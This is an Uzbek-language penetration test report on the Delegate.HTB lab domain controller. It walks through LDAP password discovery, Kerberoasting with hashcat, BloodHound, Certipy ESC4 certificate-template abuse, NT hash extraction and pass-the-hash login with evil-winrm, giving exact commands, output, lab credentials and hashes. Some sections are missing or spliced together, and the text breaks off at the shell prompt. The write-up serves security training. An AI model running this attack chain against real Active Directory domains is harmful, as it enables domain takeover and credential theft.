

weekly exam2

PENETRATION TEST

HISOBOTI

Delegate.HTB

Sana	2026-04-11
Muhit IP	172.20.10.2
Domen	delegate.htb
DC Nomi	DC01.delegate.htb
OS	Windows Server 2019 (Build 17763)
Natija	Domain Admin kirishi (PWNED)

1. UMUMIY XULOSA

Ushbu hisobot HackTheBox platformasidagi Delegate.HTB mashinasiga o'tkazilgan penetrasyon testini qamrab oladi. Hujum boshlang'ich qadamdan boshlab to'liq Domain Administrator huquqlarini qo'lga kiritishgacha bo'lgan barcha bosqichlarni o'z ichiga oladi.

Asosiy zaiflik: Active Directory sertifikat shablonidagi ESC4 (Certificate Template ACL Abuse) zaifligidir. Bu zaiflik orqali past imtiyozli foydalanuvchi sertifikat shablonini o'zgartira olib, o'ziga Administrator sertifikatini olishi mumkin.

Bosqich	Natija
Razvedka	DC01 aniqlandi, AD LDAP ochiq
Kirish olish	James.Anguilar paroli LDAP description'dan topildi
Lateral movement	Kerberoasting: svc_mssql hashi crack qilindi
Privilege Escalation	ESC4 zaiflik - Dumbledore shabloni o'zgartirildi
Domain Takeover	Administrator NT hash olindi, Evil-WinRM kirishi

2. HUJUM ZANJIRI DIAGRAMMASI

[RASM: Attack Chain Diagrammasi - har bir bosqich o'qi bilan]

Quyida hujum zanjirining matn ko'rinishi berilgan:

[1] NMAP SKAN

— Port 389 (LDAP), 88 (Kerberos), 445 (SMB) aniqlandi

[2] LDAP ENUM

— James.Angular description maydonida parol topildi

[3] SMB TASDIQLASH

— crackmapexec - hisob ma'lumotlari to'g'riligi tekshirildi

[4] KERBEROASTING

— GetUserSPNs - svc_mssql TGS ticket olindi

[5] HASHCAT

— svc_mssql paroli crack: Passw0rd!

[6] RDP / BLOODHOUND

— svc_mssql sessiyasi ochildi, AD ma'lumotlari yig'ildi

[7] CERTIPY ESC4

— Dumbledore shabloni write-default-configuration bilan o'zgartirildi

[8] SERTIFIKAT SO'ROVI

— administrator@delegate.htb uchun sertifikat olindi

[9] CERTIPY AUTH

— PFX sertifikat orqali Administrator NT hash olindi

[10] EVIL-WINRM

— NT hash bilan Domain Admin kirishi - PWNED!

3. BOSQICH 1 — RAZVEDKA (Reconnaissance)

3.1 Nmap port skan

Nima uchun: Maqsad tizimda ochiq portlar, xizmatlar va operatsion tizim versiyasini aniqlash uchun.

Qachon: Hujumning dastlabki bosqichida, hech qanday ma'lumot yo'q paytda.

```
| nmap -sC -sV --min-rate 7000 -p- 172.20.10.2
```

Parametrlar izohi:

- sC — Default skriptlarni ishlatish (xizmat ma'lumotlari olish)
- sV — Xizmat versiyalarini aniqlash
- -min-rate 7000 — Minimal 7000 paket/sek yuborish (tezlik)

- p- — Barcha 65535 portni skan qilish

```

(mvk@mvk)-[~]
$ nmap -sC -sV --min-rate 7000 -p- 172.20.10.2
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-11 11:55 -0400
Nmap scan report for 172.20.10.2
Host is up (0.00021s latency).
Not shown: 65513 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Simple DNS Plus
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2026-04-11 15:55:55Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn      Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: delegate.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.delegate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:unsupported, DNS:DC01.delegate.htb
| Not valid before: 2025-09-14T15:33:05
| Not valid after: 2026-09-14T15:33:05
|_ ssl-date: 2026-04-11T15:57:23+00:00; 0s from scanner time.
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap          Microsoft Windows Active Directory LDAP (Domain: delegate.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.delegate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:unsupported, DNS:DC01.delegate.htb
| Not valid before: 2025-09-14T15:33:05
| Not valid after: 2026-09-14T15:33:05
|_ ssl-date: 2026-04-11T15:57:23+00:00; 0s from scanner time.
3268/tcp  open  ldap             Microsoft Windows Active Directory LDAP (Domain: delegate.htb, Site: Default-First-Site-Name)
| ssl-date: 2026-04-11T15:57:23+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC01.delegate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:unsupported, DNS:DC01.delegate.htb
| Not valid before: 2025-09-14T15:33:05
| Not valid after: 2026-09-14T15:33:05
3269/tcp  open  ssl/ldap          Microsoft Windows Active Directory LDAP (Domain: delegate.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.delegate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:unsupported, DNS:DC01.delegate.htb
| Not valid before: 2025-09-14T15:33:05
| Not valid after: 2026-09-14T15:33:05
|_ ssl-date: 2026-04-11T15:57:23+00:00; 0s from scanner time.
3389/tcp  open  ms-wbt-server    Microsoft Terminal Services
| ssl-cert: Subject: commonName=DC01.delegate.htb
| Not valid before: 2026-04-10T10:47:40
| Not valid after: 2026-10-10T10:47:40
|_ ssl-date: 2026-04-11T15:57:23+00:00; 0s from scanner time.
| rdp-ntlm-info:
| Target_Name: DELEGATE
| NetBIOS_Domain_Name: DELEGATE
| NetBIOS_Computer_Name: DC01
| DNS_Domain_Name: delegate.htb
| DNS_Computer_Name: DC01.delegate.htb
| Product_Version: 10.0.17763
|_ System_Time: 2026-04-11T15:56:43+00:00
5985/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

```

```

|_ ssl-cert: Subject: commonName=DC01.delegate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.delegate.htb
| Not valid before: 2025-09-14T15:33:05
|_ Not valid after: 2026-09-14T15:33:05
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: delegate.htb, Site: Default-First-Site-Name)
|_ ssl-cert: Subject: commonName=DC01.delegate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.delegate.htb
| Not valid before: 2025-09-14T15:33:05
|_ Not valid after: 2026-09-14T15:33:05
|_ ssl-date: 2026-04-11T15:57:23+00:00; 0s from scanner time.
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ ssl-cert: Subject: commonName=DC01.delegate.htb
| Not valid before: 2026-04-10T10:47:40
|_ Not valid after: 2026-10-10T10:47:40
|_ ssl-date: 2026-04-11T15:57:23+00:00; 0s from scanner time.
|_ rdp-ntlm-info:
| Target_Name: DELEGATE
| NetBIOS_Domain_Name: DELEGATE
| NetBIOS_Computer_Name: DC01
| DNS_Domain_Name: delegate.htb
| DNS_Computer_Name: DC01.delegate.htb
| Product_Version: 10.0.17763
|_ System_Time: 2026-04-11T15:56:43+00:00
5985/tcp open  http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
9389/tcp open  mc-nmf     .NET Message Framing
49668/tcp open  msrpc      Microsoft Windows RPC
49672/tcp open  ncacn_http Microsoft Windows RPC over HTTP 1.0
49673/tcp open  msrpc      Microsoft Windows RPC
49675/tcp open  msrpc      Microsoft Windows RPC
49676/tcp open  msrpc      Microsoft Windows RPC
49686/tcp open  msrpc      Microsoft Windows RPC
49696/tcp open  msrpc      Microsoft Windows RPC
49708/tcp open  msrpc      Microsoft Windows RPC
MAC Address: 08:00:27:D0:E4:6A (Oracle VirtualBox virtual NIC)
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb2-time:
| date: 2026-04-11T15:56:43
|_ start_date: N/A
|_ nbstat: NetBIOS name: DC01, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:d0:e4:6a (Oracle VirtualBox virtual NIC)
|_ smb2-security-mode:
| 3.1.1:
|_ Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 117.09 seconds

(mw@mw)~$

```

[RASM: Nmap natijasi - Screenshot 1 va 2]

Topilgan muhim portlar:

Port	Xizmat	Ahamiyat
53	DNS (Simple DNS Plus)	Domen nomi tizimi
88	Kerberos	Active Directory autentifikatsiyasi
389/636	LDAP/LDAPS	AD ma'lumotlari olish imkoni
445	SMB	Fayl ulashish, autentifikatsiya tekshirish
3389	RDP	Uzoqdan boshqarish (Terminal Services)
5985	WinRM	PowerShell remoting — evil-winrm uchun

Xulosa: Tizim Windows Server 2019 (Build 17763) da ishlaydigan Active Directory Domain Controller (DC01.delegate.htb) ekanligi aniqlandi. NetBIOS nomi DELEGATE, domen delegate.htb.

4. BOSQICH 2 — LDAP SANASH (LDAP Enumeration)

4.1 Anonymous LDAP kirishi va parol topilishi

Nima uchun: LDAP ochiq bo'lganda, AD ob'ektlari (foydalanuvchilar, guruhlar, kompyuterlar) haqida ma'lumot olish mumkin. Description maydoni odatda ma'mur tomonidan qoldirilgan eslatmalar saqlaydi — bu xavfli konfiguratsiya.

Qachon: Nmap natijasida port 389 (LDAP) ochiq ko'ringanidan so'ng.

```
ldapsearch -x -H ldap://172.20.10.2 sAMAccountName \  
  • b "DC=delegate,DC=htb" description \  
 | grep -A1 "description:"
```

Parametrlar izohi:

- x — Anonim (simple) autentifikatsiya (parolsiz)
- H ldap://172.20.10.2 — LDAP server manzili
- sAMAccountName — Foydalanuvchi login nomini so'rash
- b "DC=delegate,DC=htb" — Qidiruv bazasi (domen root)
- description — Description atributini olish
- grep -A1 "description:" — Faqat description satri va keyingisini ko'rsatish

```
(mmk@mmk)-[~]
$ ldapsearch -x -H ldap://172.20.10.2 sAMAccountName -b "DC=delegate,DC=htb" description \
| grep -A1 "description:"
description: Default container for upgraded user accounts
--
description: All workstations and servers joined to the domain
sAMAccountName: Domain Computers
--
description: Members of this group are permitted to publish certificates to the directory
--
description: All domain users
sAMAccountName: Domain Users
--
description: All domain guests
sAMAccountName: Domain Guests
--
description: Members in this group can modify group policy for the domain
sAMAccountName: Group Policy Creator Owners
--
description: Servers in this group can access remote access properties of users
--
description: Members in this group can have their passwords replicated to all read-only domain controllers in the domain
--
description: Members in this group cannot have their passwords replicated to any read-only domain controllers in the domain
--
description: Members of this group are Read-Only Domain Controllers in the enterprise
--
description: Members of this group that are domain controllers may be cloned.
sAMAccountName: Cloneable Domain Controllers
--
description: Members of this group are afforded additional protections against authentication security threats. See http://go.microsoft.com/fwlink/?LinkId=
--
description: DNS Administrators Group
sAMAccountName: DnsAdmins
--
description: DNS clients who are permitted to perform dynamic updates on behalf of some other clients (such as DHCP servers).
--
description: Built-in account for guest access to the computer/domain
sAMAccountName: Guest
--
description: might forget "S3norit@!"
sAMAccountName: James.Angular
--
description: Default container for upgraded computer accounts
```

[RASM: LDAP natijasi - Screenshot 3 (description: might forget "S3norit@!" va James.Angular)]

TOPILMA	description: might forget "S3norit@!" sAMAccountName: James.Angular
---------	---

James.Angular foydalanuvchisi o'zining parolini description maydoniga yozib qo'ygan: S3norit@! — Bu konfiguratsiya xatosi credential leakage deyiladi.

5. BOSQICH 3 — HISOB MA'LUMOTLARINI TASDIQLASH

5.1 CrackMapExec bilan SMB tekshiruvi

Nima uchun: Topilgan hisob ma'lumotlarining haqiqatan ham to'g'ri ekanligini va domen uchun ishlashini tekshirish.

Qachon: LDAP'dan James.Angular:S3norit@! topilganidan so'ng.

ServicePrincipalName	MSSQLSvc/sql01.delegate.htb:1433
Foydalanuvchi (Name)	svc_mssql
MemberOf	CN=IT,OU=IT,DC=delegate,DC=htb
Hash turi	\$krb5tgs\$23\$ (Kerberos 5, etype 23, TGS-REP)

7. BOSQICH 5 — PAROL CRACK QILISH (Hashcat)

7.1 Kerberoasting hashini crack qilish

Nima uchun: Kerberos TGS ticket svc_mssql paroli bilan shifrlangan. Hashcat dictionary attack orqali bu parolni oflayn topishi mumkin.

Qachon: GetUserSPNs orqali TGS hash olinganidan so'ng.

```
# Avval hashni faylga saqlash
nano mssql.hash

# Keyin crack qilish
hashcat -m 13100 mssql.hash /usr/share/wordlists/rockyou.txt --force
```


Parametrlar izohi:

- m 13100 — Hash turi: Kerberos 5 TGS-REP etype 23
- mssql.hash — TGS hash saqlangan fayl
- /usr/share/wordlists/rockyou.txt — So'z ro'yxati (14 million+ parol)
- -force — GPU muammolarini majburiy o'tkazib yuborish

```

--(msk@ msk):[~]
$ nano mssql.hash
--(msk@ msk):[~]
$ cat mssql.hash
5krb5tgs$23$svc_mssql$delegate.htb/svc_mssql$310049155804b5b0a79559181e2ada56fb1b108b39b2193288ac77195baa408550106a393ab8f763731049e90cdc31f2368c3de1aab99b9bd570eb478a598fcf552a7ade86f3d2b47990f68c024e38f088905ff7ccac9
d9ccbc937b06c73860247db137a5ff3a56df113cafa27704d402e4d835ec71a0f353ef6628c3d7989043dca1d58dea7bc1e36695857a36698c53236cbb1b6e86c9500b3801c6fd1c5d9ba5e78456672028abfcf227ad0468dc20637e87d2d4f8698c6921f71f2dc939ebd6f327d2f35a2b00f56
cd72eef9960bf78510a4b51c91b03f3179288590909a030531fe157d28e05e9002ce0e1d00030ecce5311574d337343187c24ee310c7005f1498e1006c4c00a9019fa1cc7a0123eda7b235c2c12e79c7192305fa2872dc4aa1e118eee5dd3baacd0b74049f948c701197c81071952c712
4d0b2e77f006c954ca30218c21d02b080a450f37d7af87b080b00a4eababaf43305b0e1652c7cbebc9f4b2a762f4e0ba4bcbcd4aaccddc070a3d0f4c09a43501eac200b0ba11809131aee44ac308045670a17285c532a44ee13a54573d0a701ed36518377cfcfb0a98783511088fdd04f92019
c6baaeef6e31c687623ad014d5b73808eb7900f621108770b7abbd347f0eb9b42c2fe44e1fbf1e40ca3664d78d7e2c499b927c8b5aba3b220bae4b27e6df23f9e18c908f769c2804fec66fcba3b5c1e23cbe4796f3450521d6498c7be3a7fc104043abf92461013fde59b7863e1635b711e880b0
0674abfec58118818c233054e76d284efbdc63fda7350b39abcf4e4eb105cf81f652f63a427f3cc0b0be9547b4aa960872813f5d2c4508fcf81220b089e126c9f7b2505f877547869e6ebf66ac3e4f81a3777992ac09152843d2835aded390b1f208647d8f7312f088cd5aa70bf8de6d7b0d7f
955ed0590e240b03304203f8ecbbae6e2aedd623f08253ec0d2e098ec2a090ec1001e97e5f4f450ec4e038cf9d2740247a7a7b1b09a9fc5c4c49ef8321e5a72e6357aa0bf4ff43d0a20b4007810efeb4d61700005697b7a4ae0684926c40b72f4c4b7440a4f01eb1769534ab0c7502c2e470
2fa750ac270694ab01efb5297f4efb7699e23a9a29b0f18560b70ba15b0455eecd83bf49e3bd52c997039ae13ef6eb0beaf63f3f6838d5049a0e9cc200c84dcf7d06f92eda16b5b470c2efa7087537e1e4b529987b59c2e4251a57c1e33edee54f418c35009d3d348ee590e56921b02d270bee1e99f0
ab55cf13135263af0a7649e9553fbc508a20f9368ce7459eda0600cc11f7f186489cd7ad5ade53864c1ba4d192e00e2c0185727b2d25a333526298297336de9100f200db0a306a697ad3c09f837c93044d1ebf93c535e79ec125d3deb471ab73f080783b0f0f18c7de12821a0a632186be5604
431087c27e576ee40addf0cccf5490ed0ce9001f000f0e085f3e3e1b0749652c45c9da9f169490f7779de4e1e1a180590859ade9f90c40071a0c5b276728daa00a10a090b37cf4ae02a280540b50ba3dc35f7627c3721ff
--(msk@ msk):[~]

```

[RASM: RDP sessiyasi - Screenshot 8 (Desktop ko'rinishi va user Notepad'da 'm3rl1n' yozuvi)]

Desktop'da user nomli Notepad fayli ochiq edi va unda m3rl1n yozuvi bor edi. Bu user.txt flag yoki keyingi ko'rsatma bo'lishi mumkin.

9. BOSQICH 7 — AD MA'LUMOT TO'PLASH (BloodHound)

9.1 BloodHound Python bilan AD enumeration

Nima uchun: Active Directory muhitini to'liq xaritalash — foydalanuvchilar, guruhlar, ACL'lar, delegation, va privilege escalation yo'llarini aniqlash.

Qachon: svc_mssql hisobi qo'lga kiritilganidan so'ng, privesc yo'lini qidirishda.

```
bloodhound-python -d delegate.htb -u svc_mssql \
```

- p 'Passw0rd!' -dc DC01.delegate.htb \
- ns 172.20.10.2 -c all

Parametrlar izohi:

- d delegate.htb — Domen nomi
- u / -p — Foydalanuvchi va parol
- dc DC01.delegate.htb — Domain Controller FQDN
- ns 172.20.10.2 — DNS server (DC IP)
- c all — Barcha kolleksiya metodlari (users, groups, sessions, ACLs, trusts)

```

(mrk@mrk)-[~]
$ bloodhound-python -d delegate.htb -u svc_mssql -p 'Passw0rd!' -dc DC01.delegate.htb -ns 172.20.10.2 -c all
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: delegate.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (DC01.delegate.htb:88)] [Errno 111] Connection refused
INFO: Connecting to LDAP server: DC01.delegate.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: DC01.delegate.htb
INFO: Found 27 users
INFO: Found 56 groups
INFO: Found 2 gpos
INFO: Found 5 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.delegate.htb
INFO: Done in 00M 11S

(mrk@mrk)-[~]
$

```

[RASM: BloodHound natijasi - Screenshot 9 (27 users, 56 groups, 1 domain topildi)]

Natija: 27 foydalanuvchi, 56 guruh, 2 GPO, 5 OU, 19 konteyner topildi. JSON fayllar BloodHound GUI'ga yuklanib tahlil qilindi.

10. BOSQICH 8 — SERTIFIKAT ZAIFLIKLARINI TOPISSH (Certipy)

10.1 ADCS zaifliklarini skanerlash

Nima uchun: Active Directory Certificate Services (ADCS) tez-tez noto'g'ri sozlangan bo'ladi. Certipy ESC1-ESC13 kabi zaifliklarni avtomatik topadi.

Qachon: BloodHound'dan so'ng, privilege escalation yo'li qidirishda.

```

certipy-ad find -u svc_mssql -p 'Passw0rd!' \
    • dc-ip 172.20.10.2 -vulnerable -stdout

```

Parametrlar izohi:

- u svc_mssql / -p 'Passw0rd!' — Joriy hisob ma'lumotlari
- dc-ip 172.20.10.2 — Domain Controller IP
- vulnerable — Faqat zaiflik aniqlangan shablonlarni ko'rsatish
- stdout — Natijani faylga emas, ekranga chiqarish

```

(mrk@mrk)-[~]
$ certipy-ad find -u svc_mssql -p 'Passw0rd!' -dc-ip 172.20.10.2 -vulnerable -stdout
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 15 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'delegate-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'delegate-DC01-CA'
[*] Checking web enrollment for CA 'delegate-DC01-CA' @ 'DC01.delegate.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
0
CA Name : delegate-DC01-CA
DNS Name : DC01.delegate.htb
Certificate Subject : CN=delegate-DC01-CA, DC=delegate, DC=htb
Certificate Serial Number : 115FB0375DB325AE41D5AE83B865672D
Certificate Validity Start : 2025-09-14 12:19:57+00:00
Certificate Validity End : 2030-09-14 12:29:49+00:00
Web Enrollment
HTTP
Enabled : False
HTTPS
Enabled : False
User Specified SAN : Disabled
Request Disposition : Issue
Enforce Encryption for Requests : Enabled
Active Policy : CertificateAuthority_MicrosoftDefault.Policy
Permissions
Owner : DELEGATE.HTB\Administrators
Access Rights
ManageCa : DELEGATE.HTB\Administrators
DELEGATE.HTB\Domain Admins
DELEGATE.HTB\Enterprise Admins
ManageCertificates : DELEGATE.HTB\Administrators
DELEGATE.HTB\Domain Admins
DELEGATE.HTB\Enterprise Admins
Enroll : DELEGATE.HTB\Authenticated Users

```

[RASM: Certipy find natijasi - Screenshot 10 (CA ma'lumotlari)]

```

Template Name           : Dumbledore
Display Name           : Dumbledore
Certificate Authorities : delegate-DC01-CA
Enabled                : True
Client Authentication  : False
Enrollment Agent      : False
Any Purpose            : False
Enrollee Supplies Subject : False
Certificate Name Flag   : SubjectAltRequireUpn
                        : SubjectRequireDirectoryPath
Enrollment Flag       : AutoEnrollment
Extended Key Usage     : Server Authentication
Requires Manager Approval : False
Requires Key Archival  : False
Authorized Signatures Required : 0
Schema Version         : 2
Validity Period        : 1 year
Renewal Period         : 6 weeks
Minimum RSA Key Length : 2048
Template Created       : 2025-09-14T17:40:50+00:00
Template Last Modified : 2025-09-14T17:56:35+00:00
Permissions
  Enrollment Permissions
    Enrollment Rights : DELEGATE.HTB\Cert Publishers
                      : DELEGATE.HTB\ca_svc
                      : DELEGATE.HTB\Administrator
                      : DELEGATE.HTB\Domain Admins
                      : DELEGATE.HTB\Enterprise Admins
  Object Control Permissions
    Owner : DELEGATE.HTB\Administrator
    Full Control Principals : DELEGATE.HTB\Administrator
                          : DELEGATE.HTB\Domain Admins
                          : DELEGATE.HTB\Enterprise Admins
  Write Owner Principals : DELEGATE.HTB\Cert Publishers
                          : DELEGATE.HTB\ca_svc
                          : DELEGATE.HTB\Administrator
                          : DELEGATE.HTB\Domain Admins
                          : DELEGATE.HTB\Enterprise Admins
  Write Dacl Principals : DELEGATE.HTB\Cert Publishers
                          : DELEGATE.HTB\ca_svc
                          : DELEGATE.HTB\Administrator
                          : DELEGATE.HTB\Domain Admins
                          : DELEGATE.HTB\Enterprise Admins
  Write Property Enroll : DELEGATE.HTB\Cert Publishers
                          : DELEGATE.HTB\ca_svc
                          : DELEGATE.HTB\Administrator
                          : DELEGATE.HTB\Domain Admins
                          : DELEGATE.HTB\Enterprise Admins
[+] User ACL Principals : DELEGATE.HTB\Domain Users
[!] Vulnerabilities
  ESC4 : User has dangerous permissions.

```

[RASM: Certipy Dumbledore shabloni - Screenshot 11 (ESC4 zaiflik aniqlandi)]

11. ESC4 ZAIFLIK — NIMA VA QANDAY TOPILDI?

11.1 ESC4 nima?

ESC4 (Escalation via Certificate Template ACL) — bu sertifikat shabloni ustida yozish huquqi bo'lgan foydalanuvchi shablonni o'zgartirib, o'zi uchun xavfli sertifikat olishi mumkin bo'lgan zaiflikdir.

ESC4 shartlari:

- Foydalanuvchida sertifikat shabloni ustida WriteProperty/WriteDacl/WriteOwner huquqi bo'lishi kerak
- Shu foydalanuvchi shablonni Client Authentication yoki Smart Card Logon kabi xavfli ECU bilan o'zgartira olishi kerak
- Shablondan sertifikat so'rash imkoni bo'lishi kerak

11.2 Qanday topildi?

Certipy find -vulnerable buyrug'i Dumbledore shablonini zaiflik sifatida belgiladi:


12.2 Administrator nomidan sertifikat so'rash

Nima uchun: O'zgartirilgan shablon orqali administrator@delegate.htb UPN bilan sertifikat olish — bu sertifikat keyinchalik Kerberos autentifikatsiyasi uchun ishlatiladi.

```
certipy-ad req -u svc_mssql -p 'Passw0rd!' \  
• ca delegate-DC01-CA -template Dumbledore \  
• upn administrator@delegate.htb \  
• dc-ip 172.20.10.2
```

Parametrlar izohi:

- ca delegate-DC01-CA — Sertifikat authority nomi
- template Dumbledore — Endi xavfli konfiguratsiyaga ega shablon
- upn administrator@delegate.htb — Sertifikatda ko'rsatiladigan Subject Alternative Name (UPN)



```
(muk@muk)-[~]  
$ certipy-ad req -u svc_mssql -p 'Passw0rd!' -ca delegate-DC01-CA -template Dumbledore -upn administrator@delegate.htb -dc-ip 172.20.10.2  
Certipy v5.0.4 - by Oliver Lyak (ly4k)  
[*] Requesting certificate via RPC  
[*] Request ID is 3  
[*] Successfully requested certificate  
[*] Got certificate with UPN 'administrator@delegate.htb'  
[*] Certificate has no object SID  
[*] Try using -sid to set the object SID or see the wiki for more details  
[*] Saving certificate and private key to 'administrator.pfx'  
[*] Wrote certificate and private key to 'administrator.pfx'  
  
(muk@muk)-[~]  
$
```

[RASM: Certipy req natijasi - Screenshot 13 (administrator.pfx saqlandi)]

Natija: administrator.pfx fayli olindi — bu fayl administrator sifatida autentifikatsiya qilish uchun ishlatiladi.

13. BOSQICH 10 — NT HASH OLIISH

13.1 Certipy auth — PFX sertifikat bilan Kerberos autentifikatsiyasi

Nima uchun: PFX sertifikat orqali Kerberos TGT olish va Administrator'ning NT hash'ini chiqarish (PKINIT protokoli).

Qachon: administrator.pfx sertifikat olinganidan so'ng.

```
certipy-ad auth -pfx administrator.pfx -dc-ip 172.20.10.2
```

Parametrlar izohi:

- pfx administrator.pfx — PFX sertifikat fayli
- dc-ip 172.20.10.2 — Domain Controller IP

```
(msk@msk)-[~]
$ certipy-ad auth -pfx administrator.pfx -dc-ip 172.20.10.2
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]   SAN UPN: 'administrator@delegate.htb'
[*] Using principal: 'administrator@delegate.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@delegate.htb': aad3b435b51404eeaad3b435b51404ee:51f1d2f3a5aa882a83cc48806d54d802

(msk@msk)-[~]
$
```

[RASM: Certipy auth natijasi - Screenshot 14 (NT hash: aad3b435b51404eeaad3b435b51404ee:51f1d2f3a5aa882a83cc48806d54d802)]

Administrator NT Hash	aad3b435b51404eeaad3b435b51404ee:51f1d2f3a5aa882a83cc48806d54d802
--------------------------	---

14. BOSQICH 11 — DOMAIN ADMIN KIRISHI (Evil-WinRM)

14.1 Pass-the-Hash bilan WinRM orqali kirish

Nima uchun: Administrator NT hash'ini to'g'ridan-to'g'ri autentifikatsiya uchun ishlatish (parol talab qilinmaydi). Bu Pass-the-Hash (PtH) texnikasi.

Qachon: Administrator NT hash olinganidan so'ng.

```
evil-winrm -i 172.20.10.2 -u Administrator \
  • H 51f1d2f3a5aa882a83cc48806d54d802
```

Parametrlar izohi:

- i 172.20.10.2 — Maqsad server IP
- u Administrator — Foydalanuvchi nomi
- H 51f1d2f3... — NT hash (parol o'rniga)


```
(muk@muk)-[~]
$ evil-winrm -i 172.20.10.2 -u Administrator -H 51f1d2f3a5aa882a83cc48806d54d802

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
